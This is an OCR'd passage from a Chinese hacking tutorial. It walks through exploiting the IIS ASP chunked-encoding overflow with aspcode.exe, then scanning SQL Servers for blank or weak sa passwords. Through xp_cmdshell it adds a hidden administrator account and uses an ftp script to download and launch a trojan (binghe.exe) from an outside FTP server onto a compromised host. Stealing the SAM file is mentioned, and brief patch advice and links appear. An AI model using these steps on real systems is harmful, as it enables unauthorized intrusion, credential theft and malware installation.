


图 2

网上的关于ASP的溢出工具有好几个，经测试发现其中有一个aspcode的溢出程序溢出效果不错，使用也简单，它是一个命令行下的溢出工具，使用方法：

usage: aspcode.exe <server> [aspfile] [webport]
<server>: 目标主机地址
[aspfile]: 可利用的aspfile，默认是 iisstart.asp
[webport]: 目标主机的WEB服务端口

我们来用这个aspcode.exe来尝试对192.168.0.2的主机进行溢出，打开aspcode，程序会提示：“please enter the web server”，要输入目标主机地址192.168.0.2，接着程序又会提示：“please enter the .asp filename”，输入可利用的aspfile名字，如果用默认iisstart.asp可以不输，直接回车就可以了，接着是webport，用默认80也只要回车可以了，然后接开始溢出攻击了，如图3，等一段时间后如果溢出成功那就会出现shell提示符了：

……
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.
D:\WINNT\system32>

LOOK 提示

当溢出程序出现“send packet 71812 bytes recv.”信息后可能会有一段时间没有反应，需要按几下回车才会显示下面的Shell的命令提示符，还要注意的是连接时间不能过长，太长会断线，如果断线你可以重新再溢出一次。如果溢出攻击后会出现乱七八糟的html代码，而没有shell，这说明溢出失败，可以再试几次，如果不成功就没法了！




图 3




图 4

溢出成功出现Shell的命令提示符后你可以输入命令控制它了，可以查看用户信息，窃取SAM文件等等，如图4，不过要注意这时只有IWAM_computername用户权限哦，增删文件、启动木马等可能会失败。好了IIS.ASP映射分块编码远程溢出漏洞测试攻击就介绍到这里。

解决方法： 如果您不需要使用ASP脚本，您可以删除“.asp”的脚本映射来消除此漏洞，步骤如下：打开“Internet服务管理器”，右击你的“web服务器”，在菜单中选择“属性”栏，选择“主目录”标签，再点击“配置”，然后在扩展名列表中删除“.asp”项，如图5，保存设置，然后重启IIS服务。最好的解决方法是尽快安装补丁，补丁下载：

* Microsoft IIS 4.0：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=37931

* Microsoft IIS 5.0：

http://www.microsoft.com/Downloads/Release.asp?ReleaseID=37824

10.MS SQL弱口令攻防

漏洞情况：我们这里要讲的MS SQL弱口令是由于管理员的安全管理疏忽造成的，不能算漏洞。Microsoft SQL Server是一款由Microsoft公司开发的商业性质大型数据库，默认服务端口1433，目前通用的版本是Microsoft SQL Server 2000。

Microsoft SQL Server在安装时到“身份验证模式”设置时会让用户选择“Windows身份验证模式”或“混合模式（Windows身份验证和SQL sever身份验证）”，如图1，如果选择“Windows身份验证模式”那安全性比较好，因为选择这个模式只能用Windows系统用户身份来进行登录，而且同时还要验证用户所在域等信息的，攻击者想远程连接是不太可能的。只有当选择“混合模式”验证时攻击者才可以进行远程连接并进行SQL弱口令探测，而有些安全意识薄弱的用户在SQL Server安装时将其管理员帐号sa的密码默认为空或者是设置成极其简单的口令，这样攻击者就有机可乘了，他们利用这些SQL空口令或弱口令用户用SQL客户端程序远程连接到SQL Server，然后就直接用xp_cmdshell来运行任意系统命令。




图1

漏洞检测：如何检测有SQL弱口令用户的主机呢？许多扫描器都有这个探测功能，像前面我们用过的流光、x-way、x-scan都可以探测SQL弱口令用户，打开流光，在其“探测”—>“扫描POP3/FTP/NT/SQL主机”，在“扫描主机类型”里选上“SQL”，如图2，然后输入要扫描的地址范围，开始扫描，如果遇到SQL主机它会自动进行常用密码尝试，发现SQL弱口令用户它会报告，如图3。发现两台，一台sa口令为空，另一个sa密码为123456的用户。如果发现了SQL主机，但用常用密码探测不到用户口令，你可以给流光挂上大点的密码字典，然后对它进行长时间的暴力猜解。




图2




图3

测试攻击：发现有弱口令用户的SQL主机后我们就可以利用一些SQL连接程序连接上去，流光本身就带有一个sqlrcmd.exe的连接工具，只要输入远程主机名和用户密码就能连接上去，如图4，连接成功后我们就在命令行中输入命令了。先添加个NT用户复习一下：

```
SQLCMD>net user master 123456 /add
命令成功完成。
SQLCMD>net localgroup administrators master /add
命令成功完成。
```

这几个命令做完后，如图5，已经在192.168.0.2主机上添加了一个master用户，密码是123456，并提升为管理员权限。有了系统的管理员帐号事情就好办了，可以用IPC默认共享漏洞上传个木马启动它，也可以用到流光的“种植者”给它下个冰河等，如图6。如果对对方服务器IPC连接，可以回到sqlexe命令行中输入：**net start lanmanserver**命令来启动其ipc$连接，如图7。但如果启动失败或者由于别的原因服务器无法使用ipc$连接那怎么办？




图4




图5

那也不用急，办法多了，可以换个思路让肉鸡来连接本地主机，先开放本地主机的IPC和默认共享，然后回到sqlexe命令行中输入：**net use h \\本机IP\c$ 123abc /user:administrator**命令，将自己本机c盘映射成为肉鸡的H盘(net命令的详细用法见第二章)，接着只要运行H盘上的木马就可以了。还有一个方法就是直接在sqlexe命令行用ftp命令去网上下载木马，当然事先你得把要用的木马放到网上的ftp服务器上（也可以用本机开ftp服务），不过sqlexe命令行不能正常回显ftp的过程，先要用建立一个ftp.txt 文件：




图6




图7

```
echo “open 192.168.0.1 ”>>ftp.txt          //192.168.0.1是ftp服务器地址
echo “username” >>ftp.txt                  //username代表用户名，请用具体的用户名代替
echo “passwd” >>ftp.txt                    //passwd代表密码，请用具体的密码代替
echo “get binghe.exe” >>ftp.txt            //get准备好的木马
echo “bye” >>ftp.txt                       //退出ftp
```

这样ftp.txt文件完成后可以在sqlexec命令行中输入：**ftp -s:c:\\winnt\system32\ftp.txt**命令，ftp会按照ftp.txt记录的命令一条条执行，等一会儿你就能看到木马程序binghe.exe已经在肉鸡在\winnt\system32\文件夹下了，接着启动它就行了。

其他图形界面的SQL连接工具还有天行出品的SqlBrower.exe、sunx写的SqlExec.exe等，其中SqlBrower.exe不但可以执行MS-SQL指

令，还可以浏览、修改，删除，添加MS-SQL服务器上的数据表，存储过程等等，如图8，也是个不错的工具，不过其用法与sqlrcmd非常类似，我们这里就不具体地讲了。




图8




图9

